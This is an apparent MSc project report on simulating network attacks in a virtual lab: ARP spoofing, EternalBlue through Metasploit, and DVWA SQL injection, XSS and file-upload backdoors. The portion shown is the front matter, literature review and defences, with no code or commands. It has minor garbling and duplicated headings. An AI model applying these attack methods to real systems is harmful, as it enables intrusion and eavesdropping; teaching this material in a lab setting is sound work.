



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



RESEARCH AND IMPLEMENTATION OF CYBERSECURITY ATTACK

by
Peng Xu

Supervisor: Dr Carlene Campbell

Project submitted as part of the requirements
for the award of MSc
Computer Networks and Cybersecurity

November 2021

Declaration of Originality

I, Peng Xu declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed : Peng..Xu.....

Date : 2021/11/12.....

FORM OF CONSENT

I Peng Xu hereby consent that my Project, submitted in candidature for the B.Sc.(Hons) Computer Networks degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed : Peng..Xu.....

Date : 2021/11/12.....

Copyright Acknowledgement

I acknowledge that the copyright of this project report, and any product developed as part of the project, belong to University of Wales Trinity Saint David, Swansea.

ABSTRACT/SYNOPSIS

With the continuous development and wide application of the network, network security problems have become more and more prominent, and the threats faced by network security have become increasingly diversified, and have become the main target of many hackers. How to prevent network attacks, reduce network attack losses, and ensure the normal operation of information networks is a difficult problem that needs to be resolved at present.

At present, security testing has become an important means of ensuring network security. Because Kali Linux integrates many penetration testing software and tools, it is often widely used for attack analysis.

This article uses VMware software to build a simulated network environment and deploy virtual machines of various systems, including different types of virtual machines such as Kali Linux test host, Windows system target machine, Linux system target machine, etc., to simulate a network as real as possible.

In order to learn more about network attack methods and improve network security, this article designs a reliable and practical network attack process based on the specific network environment, and uses Kali Linux and other penetration testing tools to implement the target machine in the environment according to this process. Attack test.

In addition, the web application simulated by the DVWA application was used to carry out web penetration attacks, mainly completed SQL injection attacks against Web databases, cross-site scripting attacks against XSS vulnerabilities, and file upload attacks that attempt to retain web backdoors. On the other hand, with the help of Metasploit tool to carry out vulnerability attacks on the target machine, and gain control of the target host, operations such as creating an account on the target host and setting a password can be realized.

The experiment shows that the experimental process designed in this paper is consistent with the research results of this topic, the experimental environment

meets the requirements of practical scenarios, realizes the effect of combining practice and learning, realizes three different network attack scenarios, and completes the attack test of different operating systems.

TABLE OF CONTENT

Abstract/Synopsis

Table of Content

List of Figures

List of Tables

Acknowledgements

Copyright Acknowledgement..... ii

ABSTRACT/SYNOPSIS..... IV**CHAPTER 1..... 4**

1.1 Introduction..... 4

1.2 Aim..... 6

1.3 Objectives..... 7

1.4 Structure Of The Project..... 8

CHAPTER 2 - RESEARCH & REVIEW OF LITERATURE..... 10

2.1 REVIEW OF LITERATURE..... 10

2.1.1 ARP man-in-the-middle attack..... 10

2.1.2 Operating system attack..... 15

2.1.2 Web attack..... 18

2.1.2 Network security tools..... 23

2.2 Conclusion..... 25

CHAPTER 3 - RESEARCH METHODOLOGY..... 27

3.1 Introduction..... 27

3.2 Research Overview..... 28

3.2.1 Research Process..... 30

3.2 Experiment Preparation..... 31

3.2.1 Hardware..... 32

3.2.2 Software..... 32

3.3 Conclusion..... 32

CHAPTER 4 - DESIGN & IMPLEMENTATION..... 33

4.1 Introduction..... 33

4.2 problem formulation.....	35
4.3 Design.....	38
4.3.1 Man-in-the-middle attack.....	38
4.3.2 Eternal Blue Attack.....	39
4.3.3 Web attack.....	41
4.4 Implementation.....	43
4.4.1 Configuration for the Kali Linux.....	43
4.4.2 Configuration for the Windows 7 system.....	45
4.4.3 Configuration for Metasploit framework.....	50
4.4.3 Configuration for DVWA.....	52
4.5 Conclusion.....	58
CHAPTER 5 – TESTING AND EVALUATION.....	59
5.1 Introduction.....	59
5.2 Implementation of the middleman attack.....	59
5.2.1 ARP disconnection attack.....	59
5.5.5 Obtain the image traffic of the target host.....	66
5.3 Implementation of the Eternal Blue attack.....	68
5.4 Implementation of the Web attack.....	71
CHAPTER 6 - CONCLUSIONS AND RECOMMENDATIONS.....	83
6.1 Summary.....	83
6.2 Conclusion.....	84
6.3 Recommendations for Further Research.....	86
CHAPTER 7 – REFLECTIONS.....	87
CHAPTER 8 - REFERENCES.....	89
ETHICS FORM.....	92

LIST OF FIGURES

Figure 1: Man-in-the-middle attack.....	11
Figure 2: A worm attack.....	17
Figure 3: Research Process.....	30
Figure 4: Man-in-the-middle attack.....	38
Figure 5: Ransomware interface.....	39
Figure 6: DVWA interface.....	42
Figure 7: Create a virtual machine in VMware.....	44
Figure 8: Kali Linux interface.....	45
Figure 9: Create a new virtual machine.....	46
Figure 10: Set up the ISO file.....	47
Figure 11: Set up the product key.....	48
Figure 12: Define the hardware configuration.....	49
Figure 13: The Windows7 system interface.....	50
Figure 15: Select the bridging mode.....	51
Figure 16: The metasploitable Linux Logon page.....	52
Figure 17: Phpstudy official website.....	52
Figure 18: Close the unwanted suite.....	53
Figure 19: Copy the related files.....	54
Figure 20: The DVWA configuration file.....	55
Figure 21: The setup page.....	56
Figure 23: The Ping instruction.....	59
Figure 24: Ping Directives result.....	60
Figure 25: Physical machine status.....	60
Figure 26: Smooth target machine network.....	61
Figure 27: Relevant description of ARPspooft.....	61

Figure 28: Network card status.....	62
Figure 29: Statements statement query network card status.....	62
Figure 30: Start ARP disconnection attack.....	62
Figure 31: Loss of target machine network connection.....	63
Figure 32: Configuration page.....	63
Figure 33: graphical window.....	64
Figure 34: Select the network card.....	65
Figure 35: Scanned port.....	65
Figure 36: Start the attack.....	66
Figure 37: Loss of target machine network connection.....	66
Figure 38: Instructions for an attack.....	67
Figure 39: A popup window.....	67
Figure 40: Photo interception.....	68
Figure 47: About ms17-010 vulnerability module (eternal blue).....	68
Figure 48: required configuration.....	69
Figure 49: The win7 target machine address.....	69
Figure 51: Successfully connected.....	70
Figure 52: Successful connection.....	70
Figure 53: Authority test.....	71
Figure 54: Whoami instruction.....	71
Figure 55: Submit an inquiry statement.....	72
Figure 56: Error returns a statement.....	72
Figure 57: Return the results.....	73
Figure 58: The database php source code.....	73
Figure 59: Table name query.....	74
Figure 60: Information about the database column.....	75

Figure 61: Content of the user and password fields..... 76

Figure 62: XSS options..... 77

Figure 63: Enter the url code..... 77

Figure 64: The XSS window..... 78

Figure 65: File Upload attack options..... 79

Figure 66: The W e b application source for File upload attack..... 79

Figure 67: The attack file to upload..... 80

Figure 68: Upload the attack file.....80

Figure 69: Execution of the attack script..... 80

Figure 70: "China Ant Innovation" software link Web application.....81

Figure 71: The I P information for the Web application..... 81

LIST OF TABLES

Table 1 Web attack design..... 38

Table 2 Operating system attack design.....39

Table 3 Web attack design..... 41

Table 4 Experiment completion..... 错误！未定义书签。

CHAPTER 1

1.1 Introduction

With the continuous development and popularization of Internet technology, it has penetrated into all aspects of people's lives and work. However, the ensuing network security issues have also become prominent, especially with the rise of e-commerce in recent years. The security of confidential information on the Internet has become more important to people. Therefore, more and more websites have begun to focus on complete issues. To protect communications and customers. For example, large e-mail sites such as Yahoo, Hotmail, and Gmail, e-commerce sites such as Taobao and eBay, bank sites, and office networks of some government agencies all use HTTPS protocol to protect users' e-mail accounts and passwords. The purpose of confidential information such as bank account number and password, e-commerce transaction account number and password. [1,2]

In recent years, network security issues in countries around the world have become increasingly prominent. Security issues such as hacker attacks, information leakage, phishing, and DDOS attacks have emerged one after another, and the technology has become more sophisticated. With the integration of viruses, Trojan horses, and social engineering technologies, This has caused a major crisis in China's network security.[1,2]

On the one hand, the development of technology has brought virtualization technology. Using virtualization technology, network security technicians can virtualize various platforms and simulate different network environments and devices. In addition, due to the continuous development of network penetration technology and the research on related technologies, technical experts have proposed a penetration framework and built a penetration testing platform, which facilitates security technicians to conduct modular tests on various vulnerabilities and simulate various attacks. Behavior, which provides a reference basis for preventing attacks, so as to prevent problems before they happen. [1,4]

On the other hand, as "cyberspace security" is officially approved as a national-level discipline by the Academic Degrees Committee of the State Council, especially as universities such as Beijing University of Posts and Telecommunications are officially approved for first-level doctoral programs, the training of cyberspace security talents will set off a new dimension. The climax: The Cyberspace Security Academy will spring up like mushrooms and be established in many colleges and universities; the number of security undergraduates, masters and doctoral students will be greatly increased; more elite talents will enter the cyberspace security field and engage in industry-university-research Other activities; the overall layout of the cyberspace security assurance system will be more comprehensive and reasonable. For example, more forces will be deployed in the field of active defense. [1,4]

Currently, the use of the Internet is becoming more and more widespread, and the issue of network security is getting more and more attention from the public. In this context, research on network attacks is imminent. This article will study different network attacks in common scenarios, set up a network environment, and complete the entire network attack process.

1.2 Aim

The main purpose of this report is to achieve different types of cyber attacks in specific scenarios. In order to realize this aim, this article has carried out a series of literature research and studied various tools that can realize network attack simulation. And according to the high incidence of cyber attacks, several experiments were designed and completed.

In the research process, some network security testing tools are required, such as Kali Linux used as the main test machine, meta-vulnerability penetration testing framework, DVWA Web vulnerability testing program, etc.

Complete the comparison of these different network attack methods in the literature research stage, and study the general methods to prevent these network attacks.

1.3 Objectives

- Read related literature and collect learning materials. The research value of the subject is explained, and the principle and harm of network attacks are analysed.
- Research the conventional methods and methods to defend against these cyber attacks.
- According to the current situation of frequent cyber attacks in real life, three different vulnerable scenarios will be set up, namely, the local area network environment, the personal host system, and the web application website.
- According to these established scenarios, configure a suitable test environment and select a suitable network penetration tool. Complete the network attack, respectively achieve the goals of disconnecting the target network, intercepting the files cached by the target machine, obtaining the highest authority of the target machine system, obtaining database information, and intruding into Web applications.

1.4 Structure Of The Project

In general, this project is completed in three parts. The first thing to do is a literature review, which integrates and introduces the literature related to this project. It analyzes the related concepts of network security, expounds scenarios that are vulnerable to network attacks, and describes various common network attacks, and describes their hazards and common solutions.

The second part introduces in detail how to design network simulation attacks. According to different scenarios, different networks and corresponding target machines are designed, and different types of network attack experiments are designed.

The third part describes the specific process of designing network scenarios and network attacks, and records the experimental process in detail, respectively completing ARP man-in-the-middle, vulnerability penetration attacks, and web application attacks on LAN scenarios, operating system scenarios, and Web application scenarios.

Chapter one provides a basic overview of the subject, expounding the research purpose, objectives and structure of the subject.

Chapter two conducts a detailed literature study, studies the specific concept of cyber attacks, and its current situation, and expounds its harm. At the same time, it introduces the techniques applied to network attacks, as well as the commonly used network attack tools, to prepare for the later research.

Chapter three describes the research process, research types and research methods of this topic.

Chapter four introduces the experimental design of this subject in detail, and explains the basic steps of how to build network penetration environment. And designed the corresponding network attacker process for different environments

Chapter five is the specific implementation of the network attack experiment, and records the process in detail.

Chapter 6 explains the conclusions and recommendations, what was done in the research process, and the main output. At the same time, the possibility of further research on the study was discussed.

Chapter seven explains the reflection on this project, expounds the difficulties encountered in the research process of the subject, as well as the methods used to solve these difficulties, and the gains brought by solving the difficulties.

CHAPTER 2 - RESEARCH & REVIEW OF LITERATURE

2.1 REVIEW OF LITERATURE

In China, the Internet industry is developing rapidly, and the country's economy and the way people live are deeply affected by the Internet. According to statistics, the number of Internet users in China has far exceeded 600 million, and the Internet has been integrated into the lives of the Chinese people. Since the advent of computers, computer viruses have been accompanied. It also always troubles all computer users. According to relevant data, my country's computer virus infection rate was 45.07% in 2012; data from a US survey company showed that computer viruses caused US\$28 billion in losses to users in 2003, while in 2007 In 2015, users' personal PCs were infected with various computer viruses, and their losses were more than 70 billion U.S. dollars. More and more users' computer systems were attacked by various Trojan horses and viruses, intercepting user sensitive data, and even causing. The paralysis of user systems, etc. The current widespread ARP virus and robot dog viruses on the Internet have caused the number of user hosts to be attacked to increase day by day, bringing huge challenges to the user information security.[1,7]

The most famous computer virus intrusion event was a computer virus called "worm" written by a student at Cornell University in New York State on November 2, 1988. The student's name was Robert Morris. After he wrote the "worm" virus, the virus quickly replicated and spread across the network, causing damage to users' important data. Morris' father, Morris Sr., once asserted at the time: "In some competitions with companies or with the military's security experts, these so-called security experts are often defeated by young people who understand technology." A few years later, Xiao Mo Reese used the worm to confirm the old Morris' prediction. [2,4]

2.1.1 ARP man-in-the-middle attack




Figure 1: Man-in-the-middle attack

According to the network protocol, the network transmission in the local area network is realized according to the network frame. In this data packet, the ip address and MAC address of the target host need to be included in it to find the real physical host. In network transmission, two hosts want to communicate, they need to know each other's MAC address. In order to complete one of the processes, an address resolution protocol is required. [5-7,10]

Address resolution refers to the process in which the host of the sender converts the IP address of the target host and the MAC address of the target host before sending a message. The basic implementation process of the ARP protocol is to create an ARP table. The purpose is to make the correct MAC address can be queried through the IP address to ensure that it can be connected to the correct network device. Therefore, the ARP resolution protocol has a very important meaning for network security, and it plays the role of network address translation at different levels. [5-7,10]

Generally speaking, any host in the LAN will create an ARP list in the area dedicated to storing the ARP address list. When a host wants to communicate with other hosts and transmit messages, it will query the MAC address corresponding to the target host's IP in the local ARP list to ensure correct transmission. If the MAC address of the target host is found in the local MAC address, the data packet can be transmitted directly. [5,7]

If the relevant information is not found in the local ARP address list, the information source host will initiate a request to the local network segment, broadcast its request, and obtain the target MAC address. In this request packet, it contains two IP addresses and one MAC address, that is, the IP address and MAC address of the source host, and the IP address of the target host. When other hosts on the network segment receive this request message, they will compare it in their local ARP table to see if the information matches. [5,7]

If no information about IP is found, this data packet will be ignored. When the relevant IP information is queried, it will add the received IP address and MAC address pair to its local ARP table, and then respond to the source host, and send an ARP response packet to the source host, which contains the source host. The MAC address of the target host to be queried. After the source host receives the information, it adds the information to its own ARP table, thus completing the address resolution process, and the source host can start communication with the target host. [5,7]

ARP-type attacks were first used to steal passwords. Poisoned computers in the network can pretend to be routers and steal users' passwords. Later, they were developed into software embedded in the software, disrupting the normal network communication of other LAN users.[5,7]

Assuming such a network, a switch is connected to 3 machines, followed by computers A, B, and C. Step 2: Normally, run ARP-A on computer A to query the ARP cache table and the correct information should appear. Step 3: Run the ARP spoofing program on computer B to send ARP spoofing packets. Step 4: After cheating, we run ARP -A on computer A to query the ARP cache information. It can be found that the original correct information has now been wrong. [5,7]

In the above example, the MAC address of computer C on computer A is already wrong, so even if the address of computer C is accessed from computer A in the future, the ARP protocol will erroneously resolve it to MAC address B. [5,7]

When a machine in the LAN repeatedly sends such invalid and fake ARP response packets to other machines, especially to the gateway, serious network congestion will begin. Due to the wrong MAC address of the gateway, the data sent from the computer in the network cannot be sent to the gateway normally, and the Internet cannot be normally accessed. [5,7]

Harm of ARP spoofing

In China, ARP-type attacks first appeared on campus networks in May 2015. At present, there are dozens of variants of the "ARP spoofing" virus infected by computers on campus networks. According to the working characteristics and external characteristics of these variants, they can be roughly divided into three categories. Among them, "ARP spoofing" and "malicious eavesdropping" pose the greatest threats to the normal operation of the school's local area network and the information security of network users. [6]

When an ARP attack begins, not only the communication of a certain host under attack is affected. Since other hosts will broadcast ARP request packets, hoping to obtain the latest MAC address, they begin to propagate the tampered ARP table. In this way, after a host on the local area network is infected with the ARP spoofing virus, it will cause the network abnormality of the entire local area network, which will cause the network interruption of the entire local area network. [6]

The ARP spoofing virus not only causes the computer system network to be interrupted, but more serious is that the ARP spoofing virus can eavesdrop. This kind of virus will cause more serious consequences, and the information sent to the host subject to ARP eavesdropping will be intercepted. And this information is periodically sent to the computer of the attacker's messenger, and can use this to use the user's network in the local area network. It can be seen that this attack method has extremely serious information security risks and will directly expose various information of the attacked person. [6]

Prevention of ARP spoofing

- Static binding

Static binding is a good way to avoid ARP spoofing. The IP address and MAC address will be bound in a static way. Avoid tampering with ARP spoofing.

Spoofing is to deceive the internal network machine through the dynamic and real-time rules of ARP, so we can solve the deception of the internal network PC by setting all ARP to static. At the same time, static binding of IP and MAC should be performed at the gateway, so that two-way binding is only possible. More insurance. The disadvantage is that each computer needs to be bound, and it needs to be bound after restart. The workload is relatively large. Although the binding can be achieved through batch files, it is also more troublesome. [5]

- Use protection software

At present, there are a lot of ARP protection software. One of the commonly used software in our school is the ARP firewall of Caiying Software.

ARP firewall adopts system kernel-layer interception technology and active defense technology. It contains six functional modules to solve most of the problems caused by spoofing and ARP attacks, thereby ensuring communication security and ensuring that communication data is not monitored and controlled by network management software or malicious software. Ensure that the network is unblocked. [5]

- Network equipment with ARP protection function

The network problem caused by ARP attacks is the most troublesome attack in current network management, especially in LAN management. His attack technology is low. Anyone can use attack software to complete ARP spoofing attacks. [5]

2.1.2 Operating system attack

Today's operating systems have many functions and are becoming more and more complex. When users take advantage of these features, they are vulnerable to more vulnerabilities, thereby enticing attackers. The operating system runs many services, such as a graphical user interface that supports applications and system tools and enables Internet access. A lot of adjustments are needed to lock it. A series of system vulnerabilities often appear in the operating system, and these vulnerabilities are the targets of attackers. The vulnerability allows them to easily access the target host without formal authorization to achieve their goals. Therefore, in order to prevent the occurrence of such a situation with major information security risks, network administrators should regularly check the network status and remind users to fix possible vulnerabilities in a timely manner even if the system is updated. [10]

Many operating systems require permission to open ports when installing programs for installation. This situation leads the attacker to look for vulnerabilities. In today's complex networks, applying patches and patches is not easy. Most patches and hotfixes tend to solve current problems. Generally, in order to protect the system from operating system attacks, it is necessary to delete and/or disable any unnecessary ports and services. [10]

Some operating system vulnerabilities include: 1. Buffer overflow vulnerability 2. Errors in the operating system 3. Unparalleled operating system

Attacks carried out at level 05 include: 1. Use a specific network protocol to achieve 2. Attack the built-in authentication system 3. Destroy the security of the file system 4. Crack the password and encryption mechanism [10]

The number of users of the Windows operating system is much larger than that of the Linux and UNIX operating systems, so the corresponding security problems are particularly severe. In addition to its own network protocol attacks and network scanning, there are five basic attacks against Windows operating systems: [10,11]

1. System password attacks: guessing attacks, dictionary attacks, brute force attacks, hybrid attacks, direct deciphering attacks, network sniffing, keylogging, man-in-the-middle attacks, social engineering.
2. SMB/NetBIOS protocol attack: empty session attack.
3. Scripting attacks: SQL injection technology, PHP+MySQL injection technology, cross-site scripting attack technology, cookie attack technology, WebShell privilege escalation technology
4. Malicious code attack: Trojan horse technology, Rootkit technology, virus technology, worm technology, web page malicious code
5. Network security equipment attacks: routing technology, Dos attacks, firewall attacks

The harm of operating system attacks

Operating system attacks are often based on system vulnerabilities, And over time, the severity and generality of operating system vulnerabilities will change. The vulnerabilities of the system are not set in stone. With the release of new versions of the system, more and more vulnerabilities may be exposed, and these vulnerabilities discovered earlier will also be constantly patched by the patch software released by the system vendor, or released in the future. Be corrected in the new version of the system. However, even if the old vulnerabilities are fixed after the patch is updated, more vulnerabilities may be discovered. So over time, old loopholes will continue to disappear, and new loopholes will continue to appear. Vulnerabilities will also exist for a long time. Therefore, we can only study the possible vulnerabilities and possible solutions of a certain operating system version running on the target system and the software version running on it in the environment where the service is running normally. The worm attack is shown in the figure. [11-13]



Figure 2: A worm attack

Of course, if there are security loopholes in the system that are not fixed in time and there is no anti-virus software in the computer, it is likely to be used by viruses and Trojan horses. From the slightest, some functions of the computer operating system cannot be used normally, and at the worst, it will cause serious consequences such as the loss of user account passwords and damage to system. [11-13]

For example, the LNK vulnerability found on the Windows series of operating systems is now also called the shortcut vulnerability by network security workers. This vulnerability is known as the Microsoft vulnerability event with the largest impact by Microsoft. The current mainstream operating systems will be affected. This vulnerability can allow hackers to "see "Poisoning at a glance" means of transmission and infection. Most of the traditional viruses and Trojan horses require users to actively click to open them. The virus and Trojan horses spread through LNK loopholes have occurred when the user browses the file name. These viruses and Trojan horses will enter the user's computer through the LNK loopholes to steal accounts, passwords and other users. Privacy can even control the user's computer safely, and the LNK vulnerability is far more harmful to Chinese users than other countries, because most Chinese users use non-Microsoft-licensed windows systems and are flooded with a large number of

modified versions of windows. These versions may not be installed due to compatibility issues even after Microsoft releases the official patch. [11-13]

2.1.2 Web attack

Before introducing web attacks. The concept of the website needs to be understood first. A website is an application that can support users to access resources or leave information on the browser. It is a very important platform on the Internet today. The website has two core main parts, which are also common targets of web attacks. One is the web server. The web server is an important machine that supports the corresponding request of the website. After receiving the user's request, the server is responsible for responding to the correct resource and jumping to the correct interface. The other part is the database. The database is the storage unit responsible for storing the data that the server needs to use. These two parts are most commonly attacked. After the attacker connects through the IP address of the web page, he can use any vulnerabilities in the two parts to attack. [8]

There are two main methods of attacking websites, they are[8]

(1) Server-side attack

For server-side attacks, the attacker does not need too much intervention after launching the attack, and it can be carried out directly on the target server. After selecting the target, the attacker will first investigate the target. This step is called a stepping point by practitioners. In this step, the attacker will collect information on various aspects, including the type and version of the server used by the attacked party, the version of the server operating system, which network protocols are used, which ports are available, and the opening status.

Most websites provide visitors with various remote services. In order to implement these services, they need to be configured in a certain way. In this process, the attacker can pretend to be a client and gain certain permissions. At the same time,

these services may also have some vulnerabilities, which are more common on servers that have not updated the system for a long time. At this time, the attacker is profitable. They can launch attacks through code injection and other methods, and then leave backdoors for convenience. Later, deeper penetration.

(2) Client attack

Attacks on the client side will be even more different. In order to use the client, the user needs to download the client installation package at a certain resource point or enter a certain link. Attacking from this angle at this time, by installing software to inject the backdoor, it is very possible to obtain higher access rights to the computer. It should be noted that this attack method is relatively passive and requires the attacker to actively install some software. Therefore, for this attack method, collecting information is more important. The attacker needs to know what websites the attacked frequently visits and what kind of websites or applications they trust, in order to find opportunities to inject Trojan horses. From this it seems that the attacks on the client will be more complicated, and more attention will be paid to the investigation of the attacker.

Types of web vulnerabilities and prevention methods

1. File upload vulnerability

In fact, many web applications do not restrict the types of files uploaded by users, which can cause serious security problems. The attacker can even upload some scripts related to Web attacks to the website for execution, and then set up a backdoor on the website. The attacker can inquire about the programming method used by the web program by stepping on the point, that is, preparing for the attack, uploading different script files of the language, and periodically sending web page data to the machine to realize snooping. [14]

In order to prevent the attacked file from being discovered or changed, experienced attackers encrypt the file so that the file can only be accessed by

them. When the script program is executed on the website, a backdoor can be built on the website.[14]

- **Prevention of file upload attacks**

To prevent such attacks, users should only be authorized to upload certain types of files, and users should be prohibited from uploading any executable files. In addition, web applications must use filters to check file types, not just file extensions, because it is easy to bypass checking for extensions individually. [11]

2. Code execution vulnerabilities

Using this vulnerability, an attacker can use the input box to execute any command on the Web server. The attacker will listen for the reverse connection from the web server (also known as the target) to his computer. After the connection is established, the attacker will be able to run any command on the target computer. [11]

- **Prevent code execution vulnerabilities**

The first thing to be solved is to prohibit any non-manager from using the input box to execute commands. In order to achieve this goal, ensure to remove all functions or methods that can support the execution of the program on the Web application. Even in special circumstances, such as the function of executing code on the Web, it must be strictly screened to prohibit the execution of any script file. Once it is detected, a warning will be issued to the administrator. [11]

3. Local and remote files contain vulnerabilities

Local file inclusion refers to vulnerabilities in the website that allow attackers to execute commands through URLs. This allows the attacker to read any file from the target computer. Remote file inclusion refers to a vulnerability in a website that allows an attacker to inject any file onto the target computer. This means that the

attacker can then execute the payload, establish a reverse connection and run commands. [11]

- Prevent code execution vulnerabilities

In the `php.ini` file on the server, turn off the `"allow_url_open"` and `"allow_url_include"` settings. In addition, use static type file inclusion instead of dynamic type file inclusion. [11]

4. SQL injection vulnerabilities

SQL injection is a classic attack method against Web databases. The premise of this attack method is that the query conditions of the database are directly exposed due to certain vulnerabilities. In this case, the user can use the SQL statement to customize the query to output information.[19]

In this case, if the database management system does not perform pre-compilation when compiling the SQL request, the SQL query statement will directly insert the query term into the prepared statement, thereby bypassing the authority and obtaining high authority to obtain it. Information of [19]

- Prevent SQL injection vulnerabilities

The most commonly used method to prevent SQL injection is to set up filters to prevent dangerous queries, such as prohibiting query requests with certain special symbols to prevent injection. However, with the advancement of attack technology, it has been difficult to stop in this way, and the attacker always has a way to bypass the filter.

Therefore, the way to avoid SQL injection is to change the structure of the Web application. It is completely forbidden to provide users with an open query interface. It is changed to a encapsulated and modular query interface, which is designed to only allow users to use specific interfaces to query specific statements. [19]

3. Cross-site scripting vulnerabilities

If a website uses unfiltered user input as the generated output, the website is vulnerable to XSS attacks. Direct use of user input as output will be a significant risk.[17]

According to the injection method and storage location of XSS attacks, XSS attacks can be divided into different types:

(1) The first type is storage XSS. The attacker injects the script code that he wants to execute into the page program. Whenever a specific request is executed, the script will be executed incidentally to obtain the current Web information or the information of the sender of the request.

(2) The first type is storage XSS, which is quite special. For reflective XSS attacks, the attack code will not be stored directly, but after the attacker injects the attack program into the web page, the attacked user directly executes it on the uniform resource locator.

- XSS prevention

After understanding the principles of XSS attacks, some measures can be taken to defend against XSS attacks.

1. The first thing an administrator can do is avoid users from entering the URL or ensure their rights before accepting the input. The user should grant this permission carefully.

2. When the first method cannot be satisfied, that is, there will be a scene where the user enters data, the entered code will not cause damage to the database or Web server

3. In addition, when receiving input data, there must be a verification process for the data to prevent conflicts and harmful data from polluting applications.

2.1.2 Network security tools

Next is an introduction to the network security tools that will be used in this project.

Kali Linux

Kali Linux will constitute the test machine used in this experiment. It is a highly versatile penetration testing tool. It is pre-installed with a large number of security auditing and network security penetration testing tools, which are widely used in the entire network security industry. [1,8]

The original intention of developing Kali Linux is to facilitate those who work with penetration testing, as well as for students who want to learn about security auditing or penetration testing in the future. It is worth mentioning that as a network security tester or committed to becoming a network security tester, people need to have certain ethical requirements and use Kali Linux tools very carefully. Kali Linux makes it easier to obtain and use these tools, so their responsibilities must be more careful not to use them for criminal acts. [1,8]

The account permission assignment in Kali Linux is also different. Generally speaking, the default account of Linux is an ordinary account, and the root user with high authority has a separate account. In order to use the security penetration tool smoothly, Kali Linux defaults to the root account. Because most security tools are born with relatively high requirements for operating system permissions, they generally require access to or operate some high-privileged resources. In order to avoid frequent input of root passwords, Kali Linux defaults to the root account. [1,8]

In this project, Kali Linux will be mainly used as the main test machine.

Metasploit

It is an open source security vulnerability exploitation and testing tool that integrates common overflow vulnerabilities and popular shell codes on various platforms, and is continuously updated. Metasploit covers the entire process of penetration testing. You can use the existing Payload to conduct a series of penetration tests under this framework. [18]

Metasploit adopts the application concept design, contains a lot of utilization code and penetration testing tools, and is updated. It can use a variety of different codes for penetration testing on one platform, many of the code and network testing tools can be reused, and the codes used in different stages of the pipeline process can be freely combined as needed, without the need for specific Write a complete code for a vulnerability, it can quickly execute a complete penetration attack in different target environments. These similar characteristics and advantages of Metasploit give it power beyond the security field.[18]

DVWA

DVWA is a PHP-based network security practice environment, which is a place where you can practice hacker techniques. You don't need to find a network or build a secure environment to practice network attack and defense. DVWA is also an introductory platform for common vulnerabilities on the Internet, such as SQL injection, XSS cross-site, etc., even if you do not be a hacker, even if you are just a web developer, you can also use it to learn and practice common offenses and defenses on the Internet. DVWA will be very useful. At the same time, DVWA can be used to detect whether there are security vulnerabilities on the Web, especially for some common security problems, such as SQL attacks, XSS attacks, and file upload attacks. It has a mature and fast test method. It is very suitable for the construction of the Web environment in this project. [15,19]

ARPspooF

ARPspooft is a tool for ARP spoofing. The attacker poisons the victim's ARP cache and replaces the gateway mac with the attacker mac. Then the attacker can intercept the data packets sent and received by the victim, and obtain the victim's account and password. Related sensitive information.

Ettercap

When the Ettercap tool was first developed, it was used as a resource sniffer for the local area network. After generations of development and improvement, Ettercap has been added with more functions. Now Ettercap has become a very complete and powerful man-in-the-middle attack tool. [36]

2.2 Conclusion

In this chapter, the topics to be studied in this article are discussed, and a series of basic knowledge involved are explained, including the current status of network attacks, attack methods in different network fields, and attack methods in different scenarios. Introduction, and their defense methods.

The first is the value of research. The existing network security mechanisms are no longer sufficient to deal with today's evolving cyber crimes. Passive security solutions can only solve part of the security problem. If you conduct research on network security issues and simulate the attack process, network security administrator will have a clearer understanding of network attacks, which is of great practical value for comprehensive assessment of the network security situation.

The second part is an introduction to different network attacks, briefly explaining the different types of network attacks.

The third is an introduction to some well-known open source software and penetration testing frameworks. Most of the software in the Linux system is free and open source software, and some are developed specifically for network

security personnel. Using the right tools can achieve a multiplier effect with half the effort.

Reading literature is helpful for experimental exploration and data processing, and lays a good foundation for the main purpose and purpose of the research. Finally, based on the literature review, by designing virtual scenes, different network attacks can be realized, and the purpose of researching network attacks can be achieved.

CHAPTER 3 - RESEARCH METHODOLOGY

3.1 Introduction

Data

All required data display in the process of the project will be displayed in the form of screenshots. Including the process of building and setting up the virtual machine platform, the use of various network attack tools, and the collection of target machine information will be shown in detail.

Limitations

This project is the research and simulation of cyber attacks. It does not provide any substantial improvement to the security of computer network systems, but it can have a new understanding of cyber attacks. Based on these studies, some theoretical support for penetration testing can be designed. Although it cannot replace conventional passive security testing, nor can it replace existing security mechanisms and strategies, through later penetration testing, many new threats can be intercepted and reduced for organizations. A lot of unnecessary losses.

3.2 Research Overview

This section will explain the research philosophy of this project. The directions of the explanation include several main parts: philosophy, approach, strategies, time horizons, data collection and analysis. Research onions can be used to describe relationships at different levels.

